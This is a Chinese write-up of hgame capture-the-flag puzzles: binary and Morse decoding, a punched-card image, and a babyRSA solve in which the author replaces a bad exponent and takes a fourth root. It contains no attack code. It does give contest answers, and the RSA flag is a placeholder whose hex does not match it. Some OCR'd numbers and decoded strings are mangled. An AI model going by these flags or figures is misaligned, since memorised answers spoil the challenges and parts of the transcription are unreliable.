
二进制 复制

```
01101000 01100111 01100001 01101101 01100101 01111011 01000001 01110100 01011111 01001100 01100101 01100001 00110101 01110100 01011111
01001100 00110001 01101011 01100101 01011111 01110100 01001000 01100001 01110100 01011111 01110011 01101110 00110000 01110111 01111101
```

得到flag:hgame{At_Lea5t_L1ke_tHat_sn0w}

2.旧时记忆：

有hint：存储器+历史，于是：




2　8位的打孔纸带存储器

和打孔卡一样，也是纺织行业的机械化织布机率先使用打孔纸带。在计算机上，打孔纸带即可用于数据输入，也可用于存储输出数据。纸带带上的每一行孔代表一个字符。这样需要的纸条特别长，一旦断裂，十分难处理。后改为圆筒状。

3　磁鼓存储器

磁鼓存储器在50至60年代用作计算机的主要 外存储器。它利用电磁感应原理进行数字信息的记录(写人)与再生(读出)，由作为信息载体的磁鼓筒，磁头，读写及译码电路和控制电路等主要部分组成。 磁鼓筒是一个高速旋转的精密非磁性材料圆柱，其外表面涂敷一层极薄的磁性记录媒体。作为 电磁转换器的磁头与鼓筒表面保持微小而恒定的间隙(0.02 以下)并沿鼓筒轴线均匀排列，在电子电路的控制下进行


感觉已经有点像了，顺着找打孔卡，在wiki中看到这幅图：



对比题目得到flag:hgame{0LD_DAY5%M3MORY}


3.听听音乐：

打开题目，听完音乐，发现最后一段是摩斯密码，用Audacity打开，



短线代表.，长线代表-，得到：

..-./.-../.-/--./---.../.----/-/..--.-/.---/..-/...../-/..--.-/....-/..--.-/-/.-/.../-.--/..--.-/.--/.-/...-



输入摩尔斯电码，点击“解密”，即可将摩尔斯电码翻译成可识别的字符。

..-./.-../.-/--./---.../.----/-/..--.-/.---/..-/...../-/..--.-/....-/..--.-/./.-/.../-.--/..--.-/.--/.-/...-

flag:1t ju5t 4 easy wa...-


再根据表对照出特殊字符，得到flag:hgame{1T_JU5T_EASY_WAV}

Crypto:

1.babyRSA


根据rsa的解密原理，拿来V爷爷的程序跑一跑，

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

e=12
p=58380004430307803367806996460773123603790305789098384488952056206615768274527
q=81859526975720060649380098193671612801200505029127076539457680155487669622867
d=modinv(e,(p-1)*(q-1))
print(d)
```




```
Traceback (most recent call last):
  File “Vmodinv2.py”, line 42, in <module>
    d=modinv(e,(p-1)*(q-1))
  File “Vmodinv2.py”, line 35, in modinv
    raise Exception(’modular inverse does not exist’)
Exception: modular inverse does not exist


------------------
(program exited with code: 1)

请按任意键继续. . .
```

……….，求不出d来，又算了算N和phi，



```
477895954750543828124089311976767528138120641873834540576359833309103835050955345774949129786903899902015939134861190570
7334721649707098256499045412808909
477895954750543828124089311976767528138120641873834540576359833309103835050941321821808527000502181192550494661220691489
6516496188678688520136941974911516


------------------
(program exited with code: 0)

请按任意键继续. . .
```


发现e和phi绝对不互质，说明p,q,e组合无法解密，尝试将N重新分解改p,q，结果yafu要跑两个多小时...，放弃，再尝试改e，因为phi中一定有因子2，所以尝试3，



```
318597303167029218749392874651178352092080427915889693717573222206069223367294214547872351333668120795033663107480460993
1010997459119125680091294649941011


------------------
(program exited with code: 0)

请按任意键继续. . .
```


发现求出了d，再加三行代码：

```
N=p*q
a=pow(c,d,N)
print(a)
```




```
318597303167029218749392874651178352092080427915889693717573222206069223367294214547872351333668120795033663107480460993
1010997459119125680091294649941011
201068448001095025362888540160691195951964636342590795073161471754329252738181880383322572970044924927650224313722303733
66290144995921


------------------
(program exited with code: 0)
请按任意键继续. . .
```

得到明文a，开四次方：




```
D:\>cd A1lis_files\python36(gmp)

D:\A1lis_files\python36(gmp)>python
Python 3.6.8 (tags/v3.6.8:3c6b436a57, Dec 24 2018, 00:16:47) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from gmpy2 import iroot
>>> iroot(201068448001095025362888540160691195951964636342590795073161471754329252738181880383322572970044924927650224313722303733662901449959 21,4)
(mpz(211756125181684660444053651799871 7), True)
>>>
```

得到明文m,十进制转十六进制，



21175612518168466044405365179987 17

6867616d657b7878787878787878787d



```
hgame{xxxxxxx}
```

```
68 67 61 6d 65 7b 78 78 78 78 78 78 78 7d
```

得到flag:hgame{xxxxxxx}